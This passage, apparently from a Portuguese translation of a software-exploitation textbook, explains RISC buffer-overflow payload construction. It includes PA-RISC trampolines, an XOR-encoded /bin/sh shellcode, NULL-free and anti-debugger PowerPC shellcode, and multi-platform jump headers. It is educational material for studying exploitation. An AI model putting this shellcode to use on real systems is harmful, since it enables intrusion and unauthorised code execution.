


Figura 7.20: Buffer overflow em uma arquitetura HPUX RISC.

Dentro da memória de programa você localizará stubs que tratam chamadas entre o programa e bibliotecas compartilhadas. Dentro desses stubs você encontrará instruções de desvio externo (*branch external*, `be`). Por exemplo:

```
0x7af42400 <strcpy+8>:  ldw -18(sr0,sp),rp
0x7af42404 <strcpy+12>: ldsid (sr0,rp),r1
0x7af42408 <strcpy+16>: mtsp r1,sr0
0x7af4240c <strcpy+20>: be,n 0(sr0,rp)
```

A partir disso, vemos que o ponteiro de retorno é obtido em –18 na stack. Vemos então um desvio externo (`be,n`). Esse é o tipo de desvio que precisamos explorar. Queremos que a stack seja corrompida nesse ponto. Nesse caso, simplesmente localizamos um desvio externo e o exploramos diretamente. Nosso exemplo utiliza `strcpy` na libc.

Muitas vezes, você só será capaz de explorar um desvio local (local branch, `bv`), nesse caso, precisará utilizar um "trampolim" por meio de um desvio externo para evitar o temido SIGSGEV.

Trampolins entre espaços[17]

Se puder extravasar apenas o ponteiro de retorno para um desvio local (`bv`), você então precisará localizar um desvio externo de retorno. Eis um truque simples: localize um desvio externo em algum lugar dentro do espaço atual do seu código. Lembre-

17. scut e membros do 0dd ajudaram-nos a melhor entender trampolins entre espaço.

se de que está utilizando uma instrução bv, assim você não pode selecionar um endereço de retorno em um outro espaço de memória. Depois de encontrar uma instrução be, extravase a instrução bv com um endereço de retorno para a instrução be. A instrução be então utiliza um outro ponteiro de retorno na stack — dessa vez, aquele na sua stack. O desvio externo é bem-sucedido em fazer o desvio para a stack. Utilizando um trampolim como esse, você armazena dois diferentes endereços de retorno no seu vetor de injeção, um para cada um dos desvios respectivamente (Figura 7.21).




Figura 7.21: Demonstração dos trampolins entre espaços. A idéia é "rebater" por meio de um segundo ponteiro para obedecer às regras de proteção da memória.

Localização do ponteiro de instruções

Instruções de desvio no PA-RISC podem ser externas ou locais. Os desvios locais são confinados ao "espaço" atual. O registrador gr2 contém o endereço de retorno (também chamado rp) para chamadas de procedure. Na documentação do PA-RISC isso é chamado *linkage*. Chamando a instrução de desvio e link (b,l) podemos posicionar o ponteiro de instruções atual em um registrador. Por exemplo:[18]

```
b,l  .+4, %r26
```

18. Veja "Unix Assembly Codes Development for Vulnerabilities Illustration Purposes", disponível no site Web do The Last Stage of Delerium Research Group (http://lsd-pl.net).

Para testar nosso programa podemos utilizar o GDB para depurar e analisar passo a passo nosso código. Para iniciar o GDB simplesmente execute-o com o nome do executável binário:

```
gdb a.out
```

A execução inicia em `0x3230` (na verdade, `0x3190`, mas isso é desviado para `0x3230`), para que possamos configurar um breakpoint inicial nesta localização:

```
(gdb) break *0x00003230
Breakpoint 1 at 0x3230
```

Então executamos o programa:

```
(gdb) run

Starting program: /home/hoglund/a.out
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x00003230 in main ()
(gdb) disas
Dump of assembler code for function main:
0x3230 <main>:  b,l 0x3234 <main+4>,r26
```

Atingimos o breakpoint. Você pode ver que a saída de `disas` mostra a instrução `b,l`. Executamos o comando `stepi` para avançar uma instrução. Examinamos então o registrador 26:

```
(gdb) stepi
0x00003234 in main ()
(gdb) info reg
     flags:         39000041          sr5:         6246c00
        r1:          eecf800          sr6:         8a88800
        rp:             31db          sr7:               0
        r3:         7b03a000          cr0:               0
        r4:                1          cr8:               0
        r5:         7b03a1e4          cr9:               0
        r6:         7b03a1ec          ccr:               0
        r7:         7b03a2b8         cr12:               0
        r8:         7b03a2b8         cr13:               0
        r9:         400093c8         cr24:               0
       r10:         4001c8b0         cr25:               0
       r11:                0         cr26:               0
       r12:                0   mpsfu_high:               0
       r13:                2    mpsfu_low:               0
       r14:                0   mpsfu_ovfl:               0
       r15:              20c          pad: ccab73e4ccab73e4
       r16:           270230         fpsr:               0
```

```
r17:          0      fpe1:          0
r18:        20c      fpe2:          0
r19:   40001000      fpe3:          0
r20:          0      fpe4:          0
r21:   7b03a2f8      fpe5:          0
r22:          0      fpe6:          0
r23:        1bb      fpe7:          0
r24:   7b03a1ec       fr4:          0
r25:   7b03a1e4      fr4R:          0
r26:        323b      fr5:   40000000
 dp:   40001110      fr5R:   1fffffff
ret0:         0      fr6:   40000000
ret1:   2cb6880      fr6R:   1fffffff
```

Podemos ver que o registrador 26 (r26) está configurado como `0x323B` — o endereço logo depois da nossa localização atual. Dessa maneira, podemos descobrir e armazenar nossa localização atual.

Payload auto-decifrável no HPUX

Nosso último exemplo para a plataforma HPUX–PA-RISC é um simples "payload autodecriptador". Nosso exemplo na verdade só utiliza a codificação XOR, portanto, na verdade ele não utiliza criptografia, apenas codificação. Entretanto, isso não exigirá muita modificação para que você adicione um algoritmo criptográfico real ou aumentar a complexidade da cifra XOR. A Figura 7.22 ilustra o conceito básico.




Figura 7.22: Payloads auto-encriptados (codificados) no HPUX.

Para utilizar esse exemplo na prática, você precisa remover a instrução nop e substituí-la por algo que não contenha caracteres NULLs. A vantagem de codificar o payload é que você pode escrever código sem se preocupar com bytes NULL. Você também pode evitar que olhos bisbilhoteiros coloquem seu payload diretamente no IDA-Pro.

Nosso payload de exemplo se parece com isto:

```
.SPACE  $TEXT$
.SUBSPA  $CODE$,QUAD=0,ALIGN=8,ACCESS=44

.align 4
.EXPORT  main,ENTRY,PRIV_LEV=3,ARGW0=GR,ARGW1=GR

main
        bl      shellcode, %r1
        nop

        .SUBSPA $DATA$
        .EXPORT shellcode
shellcode

        bl      .+4, %r26
        xor     %r25, %r25, %r25        ; inicia como zero
        xor     %r23, %r23, %r23
        xor     %r24, %r24, %r24
        addi,<  0x2D, %r26, %r26        ; cálculo para o shellcode XOReado
        addi,<  7*4+8, %r23, %r23       ; compr. do bloco de código XOReado e a parte dos dados
        addi,<  0x69, %r24, %r24        ; byte para XORear o bloco com
start
        ldo     1(%r25), %r25           ; incrementa o controle de loop
        ldbs    0(%r26), %r24           ; carrega byte em r24
        xor     %r24, %r23, %r24        ; XOReia byte com constante de r23
        stbs    %r24, 0(%r26)           ; armazena de volta
        ldo     1(%r26), %r26           ; incrementa o ponteiro
        cmpb,<,N        %r25,%r23,start ; verifica se terminamos o loop
        nop

; AQUI É ONDE O CÓDIGO XOReado COMEÇA
;bl     .+4, %r26
;xor    %r25, %r25, %r25
;addi,< 0x11, %r26, %r26
;stbs   %r0, 7(%r26)             ; cola um byte NULL depois da string
;ldil   L%0xC0000004, %r1
;ble    R%0xC0000004( %sr7, %r1 ) ;make syscall
;addi,> 0x0B, %r0, %r22
;SHELL
;.STRING "/bin/shA"
.STRING "\xCF\x7B\x3B\xD9"
.STRING "\x2F\x1D\x26\xBD"
```

```
.STRING "\x93\x7E\x64\x06"
.STRING "\x2B\x64\x36\x2A"
.STRING "\x04\x04\x2C\x25"
.STRING "\xC0\x04\xC4\x2C"
.STRING "\x90\x32\x54\x32"
.STRING "\x0B\x46\x4D\x4A\x0B\x57\x4C\x65"
```

A parte decodificada do payload é shellcode comumente usado que carrega /bin/sh:

```
bl      .+4, %r26
xor     %r25, %r25, %r25
addi,< 0x11, %r26, %r26
stbs    %r0, 7(%r26)              ; cola um byte NULL depois da string
ldil    L%0xC0000004, %r1
ble     R%0xC0000004( %sr7, %r1 ) ;faz uma chamada de sistema
addi,> 0x0B, %r0, %r22
.STRING "/bin/shA"
```

Construção de payload no AIX/PowerPC

A plataforma PowerPC/AIX também é uma arquitetura RISC. Como ocorre com a maioria dos chips que examinamos, esse processador pode executar no modo big endian ou little endian. As instruções também têm 32 bits de comprimento.

Graças ao PowerPC no AIX é um pouco mais fácil que no primo HPUX. A stack cresce para baixo e os buffers locais crescem em direção ao endereço de retorno salvo. (graças a Deus! Essa máquina HPUX foi suficiente para um capítulo).

Localização do ponteiro de instruções

Localizar sua posição na memória é bem simples. Utilize uma instrução "branch if not equal and link" (`bnel`) e então utilize a instrução "move from link register" (`mflr`) para obter sua posição atual. O código se parece com isto:

```
.shellcode:
      xor 20,20,20
      bnel .shellcode
      mflr 31
```

O assembly é escrito para gcc. A operação `XOR` faz com que a instrução de desvio nunca seja selecionada. A instrução "branch if not equal and link" (`bnel`) não desvia, mas o link é criado. O ponteiro de instruções atual é salvo no registrador de link (`lr`). A próxima instrução `mflr` salva o valor do registrador de link no registrador 31. E felizmente, esses opcodes não contêm bytes NULL. Os opcodes reais são:

```
0x7e94a278
0x4082fffd
0x7fe802a6
```

Blindagem ativa do shellcode do PowerPC

Agora, levaremos o shellcode do AIX/PowerPC um passo adiante. Nosso shellcode incluirá instruções para detectar um depurador. Se um depurador for localizado, o código se autocorromperá; assim, uma engenharia reversa não poderá quebrar o código trivialmente. Nosso exemplo é muito simples, mas indica um ponto bem específico. O shellcode pode ser blindado não apenas com criptografia e automodificação, mas também para revidar hostilmente se ocorrer uma tentativa de engenharia reversa. Por exemplo, o shellcode poderia detectar que está sendo depurado e desviar para uma rotina que limpa a unidade de disco.

```
.shellcode:
      xor 20,20,20
      bnel .shellcode
      mflr 31
.A:   lwz  4,8(31)
.B:   stw 31,-4(1)
       ...

.C:   andi. 4, 4, 0xFFFF
.D:   cmpli 0, 4, 0xFFFC
.E:   beql .coast_is_clear
.F:   addi 1, 1, 66
      ...

.coast_is_clear:
      mr 31,1
      ...
```

Esse exemplo não faz uma tentativa de evitar caracteres NULL. Poderíamos corrigir esse problema criando strings mais complexas para as instruções que chegam ao mesmo resultado (instruções de remoção serão descritas mais adiante). A outra opção é incorporar truques brutos como aqueles em uma parte codificada do payload (consulte nosso shellcode HP-UX autodecriptador).

Esse shellcode se encontra no registrador 31. A próxima instrução (rotulada A) carrega a memória no registro 4. Essa instrução carrega o opcode que está sendo carregado para a instrução no rótulo B. Em outras palavras, ele carrega o opcode para a *próxima* instrução. Se alguém fizer uma análise passo a passo no código em um depurador, essa operação será corrompida. O opcode original não será carregado. Em vez disso, um opcode para desencadear uma quebra de depuração será lido. A razão é simples — ao fazer uma análise passo a passo, o depurador na verdade está incorporando uma instrução de quebra imediatamente depois do nosso local atual.

Mais adiante na execução, no ponto rotulado C, o opcode salvo é mascarado de modo que apenas os 2 bytes mais baixos permaneçam. A instrução no rótulo D compara isso com os 2 bytes esperados. Se os 2 bytes não corresponderem ao valor esperado, o código adicionará 66 ao stack pointer (rótulo F) para corrompê-lo. Caso

contrário, o código desvia para o rótulo `coast_is_clear`. Obviamente, esse tipo de coisa poderia ser mais complicado, mas corromper o stack pointer será suficiente para travar o código e despistar a maioria dos invasores.

Removendo os caracteres NULLs

Nesse exemplo demonstramos como remover os caracteres NULL da nossa blindagem. Cada instrução que calcula um offset a partir da localização atual (como instruções branch e load) normalmente precisa de um offset negativo. Na blindagem apresentada anteriormente, temos uma instrução `ldw` que calcula em qual endereço ler a partir da base armazenada no registrador 31. Para remover o NULL queremos subtrair da base. Para fazer isso devemos primeiro adicionar o suficiente à base, de modo que o offset torne-se negativo. Vemos que em `main+12` e `main+16` utilizamos opcodes sem zeros para adicionar um número grande a `r31` e então realizamos uma operação XOR no resultado para obter o valor `0x0015` no registrador 20. Adicionamos então `r20` a `r31`. Utilizando um `ldw` com um offset –1 nesse ponto, lemos a instrução como `main+28`:

```
0x10000258 <main>:        xor     r20,r20,r20
0x1000025c <main+4>:      bnel+   0x10000258 <main>
0x10000260 <main+8>:      mflr    r31
0x10000264 <main+12>:     addi    r20,r20,0x6673    ; operação xor em 0x0015 codificada com 0x6666
0x10000268 <main+16>:     xori    r20,r20,0x6666    ; xor decodifica o registrador
0x1000026c <main+20>:     add     r31,r31,r20       ; adiciona 0x15 a r31
0x10000270 <main+24>:     lwz     r4,-1(r31)        ; obtém o opcode em r31-1
                                                    ; (r31 original + 0x14)
```

Os opcodes resultantes são

```
0x7e94a278
0x4082fffd
0x7fe802a6
0x3a946673
0x6a946666
0x7fffa214
0x809fffff
```

Truques como esses são fáceis de aparecer e um pouco de tempo no depurador ajudará a criar todo tipo de combinação de código "livres de zeros" que funcionam.

Payload multiplataforma

Um payload mais sofisticado pode ser projetado para funcionar em múltiplas plataformas de hardware. Isso é útil se for utilizar o payload em um ambiente heterogêneo.

A desvantagem dessa abordagem é que um payload terá código específico para cada plataforma, algo que necessariamente aumenta o tamanho. Por causa das restrições de tamanho, um payload multiplataforma normalmente estará limitado em escopo, fazendo algo como lançar uma interrupção a fim de parar o sistema ou algo igualmente fácil.

Como um exemplo, suponha que haja quatro diferentes ambientes operacionais em uma zona de ataque. Três dos sistemas são sistemas HP9000 mais antigos. O outro sistema é mais recente e baseado em uma plataforma x86 da Intel. Cada sistema recebe um vetor de injeção levemente diferente, mas você quer utilizar o mesmo payload para todos eles. Você precisa de um payload que desativará tanto os sistemas HP como o sistema Intel.

Considere a linguagem de máquina para sistemas HP e Intel. Se projetarmos um payload que desviará em um sistema e continuará depois do desvio no outro sistema, poderemos dividir o payload em duas seções, como mostrado na Figura 7.23.




Figura 7.23: Construindo um payload para duas plataformas-alvo de só uma vez.

O código para múltiplas plataformas precisa desviar ou prosseguir, dependendo da plataforma. Para o sistema HP9000, o código a seguir é um desvio condicional que salta apenas duas palavras para a frente. Em uma plataforma Intel, o código a seguir é uma `jmp` que salta 64 bytes para a frente. Esses 4 bytes são assim úteis para o desvio de multiplataforma que estamos procurando.

EB	40	C0	02

Considere um outro exemplo em que as máquinas-alvo utilizam plataformas MIPS e Intel. Os bytes a seguir fornecerão um cabeçalho para diversas plataformas para uma combinação MIPS e INTEL:

24	0F	73	50

No Intel, a primeira palavra, `0x240F`, é tratada como uma única instrução inofensiva:

```
and         al,0Fh
```

A segunda palavra, `0x7350`, é tratada como um `jmp` pelo Intel, pulando 80 bytes para a frente. Podemos iniciar nosso shellcode específico para Intel no offset de 80 bytes. Para o processador MIPS, por outro lado, todos os 4 bytes são consumidos como uma instrução `li` inofensiva:

```
li register[15], 0x1750
```

Portanto, o shellcode MIPS pode começar logo depois do cabeçalho para múltiplas plataformas. Há bons truques para conhecer explorações multiplataforma.

Sled nop multiplataforma

